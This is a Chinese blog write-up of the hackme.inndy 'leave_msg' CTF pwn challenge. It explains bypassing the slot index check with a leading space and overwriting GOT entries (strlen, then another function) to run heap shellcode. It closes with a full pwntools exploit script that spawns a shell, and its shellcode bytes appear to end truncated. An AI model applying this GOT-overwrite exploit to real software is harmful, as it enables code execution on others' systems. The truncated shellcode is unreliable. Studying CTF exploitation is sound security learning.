

# hackme inndy pwn leave\_msg writeup

原创


[charlie\\_heng](#) 于 2018-01-01 22:43:50 发布 286 收藏

分类专栏: [pwn](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: [https://blog.csdn.net/charlie\\_heng/article/details/78947997](https://blog.csdn.net/charlie_heng/article/details/78947997)

版权



[pwn](#) 专栏收录该内容

26 篇文章 0 订阅

订阅专栏

感觉有点做题做上瘾了。。。。。

拿到程序, 首先checksec看下开了什么保护, 发现没开nx, 但是开了栈溢出检测, 然后又有堆, 明显是把shellcode放堆里面去执行

然后看了下, 下标检查那里可以加个空格绕过, 可以修改got表里面的函数为堆的值, 调用函数的时候就会执行堆里面的shellcode

但是这里有一个长度判断, 大于8就会截断, 放不了一般的shellcode

这里绕过就比较骚了, 首先修改strlen got表里面的值为堆里面的函数, 让其一直返回0

下一次再判断长度的时候就无限了

利用的代码如下:

```
from pwn import *

#p=process('./leave_msg')
p=remote('hackme.inndy.tw', 7715)

context(arch='i386',os='linux')

def send_msg(msg,index):
    p.recvuntil('message:\n')
    p.sendline(msg)
    p.recvuntil('slot?\n')
    p.sendline(index)
shellcode='\x31\xc0\x99\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x50\x53\x89\xe1\xb0\x0b\xcd'

#gdb.attach(proc.pidof(p)[0])
#raw_input()
#context.log_level='debug'

send_msg(asm('xor eax,eax \n ret'),' -15')
send_msg(shellcode,' -19')
send_msg('123','1')

p.interactive()
```